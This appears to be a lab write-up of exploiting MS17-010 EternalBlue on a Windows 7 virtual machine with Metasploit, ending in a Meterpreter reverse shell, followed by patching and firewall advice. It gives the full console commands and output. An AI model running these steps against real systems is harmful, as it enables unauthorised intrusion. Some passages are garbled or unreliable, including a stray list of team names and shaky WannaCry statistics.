
```

Metasploit tip: You can pivot connections over sessions started with the ssh_login modules
Metasploit Documentation: <https://docs.metasploit.com/>

Fig : msfconsole

Once the Msfconsole is launched, it proceeds to search for MS exploits in msf6 using the MS17_010 Vulnerability.

As of now, there exist four weaknesses in MS17 010. We have utilized the initial one in this occurrence, which falls under ms17_010 eternalblue exploit/windows/smb.



```
Kali [Running] - Oracle VM VirtualBox
krishna@kali: ~
File Actions Edit View Help
PAYLOAD
=====
+ -- --[ metasploit v6.3.4-dev ]
+ -- --[ 2294 exploits - 1201 auxiliary - 409 post ]
+ -- --[ 968 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/


msf6 > search MS17_010

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote
Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalS
ynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalS
ynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Fig : Search exploit

The "show targets" command shows the systems that can be exploited by Eternal Blue. The supported platforms include Microsoft Windows 7, Windows Embedded Standard 7, Windows Server 2000 R2, Windows 8, Windows 8.1, and Microsoft Windows Server 2012. This information is provided for knowledgeable individuals in a neutral tone to inform them about the systems that can be exploited by Eternal Blue.



The screenshot shows a Kali Linux terminal window titled "Kali [Running] - Oracle VM VirtualBox". The terminal displays the output of the "show targets" command for the "msf6 exploit(windows/smb/ms17_010_eternalblue)" module. The output lists several targets, including "Automatic Target", "Windows 7", "Windows Embedded Standard 7", "Windows Server 2008 R2", "Windows 8", "Windows 8.1", "Windows Server 2012", "Windows 10 Pro", and "Windows 10 Enterprise Evaluation". The terminal also shows a list of user names at the bottom, such as "Interpolactic", "Team of D4wers", "PCEsquared", "trill4aks", "runCMC", "S-19", "Kapital", "Krakens", "ReadyPlayer1337", "iVam", "443", "HACK580w", "inFOUoc", "CTF Community", "GGLi", "drcoway", "B-BlueSky", "MEI", "TipiHack", "Porg", "hym", "Platoon", "Hackerty", "hackstreetboys", "dixxengine", "97", "aggrellent", "H4x", "w157", "localh0r1", "Original", "Cyan", "Lunkero", "Sad_Pandas", "FalserFlag", "OurHeart", "BluediOrange", "58", "WASP", "Cell of the Dead", "Turkey", "docthis", "matt", "crayonhoff", "Cyber", "Maxsolow", "scripters", "VetSec", "n0rb0t", "Delta", "Squad", "Zero", "M4k", "thx", "xx55", "xss", "BlackCat", "ABESx", "xp", "vaporizer", "purplehax", "RedTeam", "2M1U", "Uxalasa", "Team", "vltamink", "B15C", "l0xkbomb", "44", "sh0wn0w", "brown0w", "mth0k0t", "ch0x0b", "guett", "downgrade", "FBI", "3805", "h0d1", "firmware", "Cut", "Dr4g0n", "d015", "n0r0", "D0l0r1s", "Qn0", "t00m", "h4ll", "hydro", "l0kov4k", "13", "Cydo", "Soviet", "inc0gn1t0", "Flash", "In0x1ent1t1s", "l00", "Party", "h00pers", "of", "0wnag0", "0l00b0ys", "M0ul", "f1r1t101r", "b00rs", "w1th", "n0w", "005", "00x", "M0x0k0", "1n", "f0x0d", "r1t0x", "Crack", "The", "Flag", "The", "Conquer0rs", "Asur0", "lup", "R0gue", "C15", "Cyber", "IMHC", "The", "P1r4ck", "b1w10x", "Ar0n", "M0d", "Gawg", "13".

Fig : Show targets

To see all of the module's options, use the "show options" command.


```
Kali [Running] - Oracle VM VirtualBox
krishna@kali: ~
File Actions Edit View Help

msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.18.11    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT     445              yes       The target port (TCP)
  SMBDomain 192.168.18.11    no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass    192.168.18.11    no        (Optional) The password for the specified username
  SMBUser    192.168.18.11    no        (Optional) The username to authenticate as
  VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.18.13    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Target
```

Fig : show options

"set LHOST <Attacker machine IP Address>"

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

"set RHOSTS <victim Machine IP address>"

```
Kali [Running] - Oracle VM VirtualBox
krishna@kali: ~
File Actions Edit View Help

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.18.11   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT     445              yes       The target port (TCP)
SMBDomain 192.168.18.11   no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass    192.168.18.11   no        (Optional) The password for the specified username
SMBUser    192.168.18.11   no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.18.13   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  ---
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.18.11
RHOSTS => 192.168.18.11
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

The "run" or "exploit" instruction triggers the exploit and provides access to the Meterpreter tool.


```
Kali [Running] - Oracle VM VirtualBox
krishna@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.18.13:4444
[*] 192.168.18.11:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.18.11:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.18.11:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.18.11:445 - The target is vulnerable.
[*] 192.168.18.11:445 - Connecting to target for exploitation.
[+] 192.168.18.11:445 - Connection established for exploitation.
[+] 192.168.18.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.18.11:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.18.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.18.11:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.18.11:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.18.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.18.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.18.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.18.11:445 - Starting non-paged pool grooming
[+] 192.168.18.11:445 - Sending SMBv2 buffers
[+] 192.168.18.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.18.11:445 - Sending final SMBv2 buffers.
[*] 192.168.18.11:445 - Sending last fragment of exploit packet!
[*] 192.168.18.11:445 - Receiving response from exploit packet
[+] 192.168.18.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.18.11:445 - Sending egg to corrupted connection.
[*] 192.168.18.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.18.11
[*] Meterpreter session 1 opened (192.168.18.13:4444 -> 192.168.18.11:49159) at 2023-05-13 03:25:46 -0400
[+] 192.168.18.11:445 - -----
[+] 192.168.18.11:445 - -----WIN-----
[+] 192.168.18.11:445 - -----

meterpreter > 
```

Fig : run or exploit

To Look the windows 7 information in kali using “Sysinfo command”

```
meterpreter > sysinfo
Computer      : KRISHNA
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > 
```

The "shell" command directs you to the system32 directory.

```
meterpreter > shell
Process 2828 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> 
```

Listing all the file using the command “dir”

```
c:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 040F-337D

Directory of c:\

07/14/2009  09:05 AM  <DIR>          PerfLogs
05/12/2023  11:39 AM  <DIR>          Program Files
05/12/2023  11:38 AM  <DIR>          Program Files (x86)
05/11/2023  12:00 PM  <DIR>          Users
05/11/2023  12:00 PM             1,452 vboxpostinstall.log
05/11/2023  12:02 PM  <DIR>          Windows
               1 File(s)             1,452 bytes
               5 Dir(s)  22,452,551,680 bytes free

c:\>
```


Creating the folder named as attaker_Folder using the command “mkdir”

```
c:\>mkdir attaker_Folder
mkdir attaker_Folder

c:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 040F-337D

Directory of c:\

05/13/2023  01:19 PM  <DIR>          attaker_Folder
07/14/2009  09:05 AM  <DIR>          PerfLogs
05/12/2023  11:39 AM  <DIR>          Program Files
05/12/2023  11:38 AM  <DIR>          Program Files (x86)
05/11/2023  12:00 PM  <DIR>          Users
05/11/2023  12:00 PM             1,452 vboxpostinstall.log
05/11/2023  12:02 PM  <DIR>          Windows
               1 File(s)             1,452 bytes
               6 Dir(s)  22,452,551,680 bytes free
```



Rechecking the folder is created or not using the command “dir”

```
c:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 040F-337D

Directory of c:\

05/13/2023  01:19 PM  <DIR>      attaker_Folder
07/14/2009  09:05 AM  <DIR>      PerfLogs
05/12/2023  11:39 AM  <DIR>      Program Files
05/12/2023  11:38 AM  <DIR>      Program Files (x86)
05/11/2023  12:00 PM  <DIR>      Users
05/11/2023  12:00 PM                1,452 vboxpostinstall.log
05/11/2023  12:02 PM  <DIR>      Windows
               1 File(s)              1,452 bytes
               6 Dir(s) 22,452,551,680 bytes free

c:\>
```

Let's Delete the folder which we have created using “rmdir”

```
c:\>rmdir attaker_Folder
rmdir attaker_Folder

c:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 040F-337D

Directory of c:\

07/14/2009  09:05 AM  <DIR>      PerfLogs
05/12/2023  11:39 AM  <DIR>      Program Files
05/12/2023  11:38 AM  <DIR>      Program Files (x86)
05/11/2023  12:00 PM  <DIR>      Users
05/11/2023  12:00 PM                1,452 vboxpostinstall.log
05/11/2023  12:02 PM  <DIR>      Windows
               1 File(s)              1,452 bytes
               5 Dir(s) 22,452,551,680 bytes free

c:\>
```

Attacker_Folder has been deleted

Creating the hacked folder and inside the hacked folder creating the text file using the command echo

“Text”>>filename including the extension of file


```
c:\>mkdir hacked
mkdir hacked

c:\>cd hacked
cd hacked

c:\hacked>echo "thid exploit worksin windows 7 and it has been hacked">>error.txt
echo "thid exploit worksin windows 7 and it has been hacked">>error.txt

c:\hacked>
```


Rechecking the file is created or not inside the hacked folder.



Recommendations for preventing the attack

- To properly secure your system, it is recommended that you download and install the Eternal Blue update, which was released by Microsoft on March 14th.
- It is advisable to enable Windows Firewall and keep Microsoft Windows Defender regularly updated to ensure optimal security for your system.
- When dealing with privileged users, it is crucial to monitor and evaluate their privileges to ensure optimum security. Consider adopting the leasing privilege concept to limit excessive privileges. Unless it is absolutely necessary, refrain from giving administrative privileges to anyone. If such privileges are required, log in as an administrator.
- Use antivirus to scan viruses
- Ensure that your operating system and browsers are configured to automatically download and install software updates and fixes.
- It is advisable to keep the operating system, tools, and applications updated to the latest version to ensure optimal performance. It is essential to download and install software from reputable and trustworthy sources.

Enable the windows firewall



Again Trying to exploit but It says the target is not vulnerable due to victim firewall is Turned On.

```
[*] Started reverse TCP handler on 192.168.18.13:4444
[*] 192.168.18.11:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.18.11:445 - Rex::ConnectionTimeout: The connection with (192.168.18.11:445) timed out.
[*] 192.168.18.11:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.18.11:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Related software

Armitage, a graphical interface for Metasploit, assists in easier and more intuitive use of the tool. However, Armitage has some limitations since its automated nature may not always detect all vulnerabilities in a system. Moreover, certain zero-day vulnerabilities may go undetected since both MSF and Armitage require separate installations and updates. A proof of concept (POC) highlighted that Armitage cannot reveal all of its vulnerabilities. MSF can be employed for various purposes, such as assessing a company's security and testing new technologies, like IDS and firewalls, implemented to thwart hackers.

Critical reflection

Even five years later, the Eternal Blue patch remains relevant as WannaCry malware continues to dominate in 2019. WannaCry has infected four times more people than all other malware combined, thanks to the help of Eternal Blue - a hacking tool widely used to mine victim's data. Due to a major flaw, some of the organization's data was publicly accessible, which has made this tool more appealing to hackers. To protect themselves from it, enterprises need only fix their frameworks. While Microsoft only recently patched this flaw, timely patching would have been the simplest solution for avoiding such attacks. For large or international businesses that have been disrupted, the process of fixing may be extended even further over time. Despite the continued use of Eternal Blue by hackers, this represents a noteworthy development.

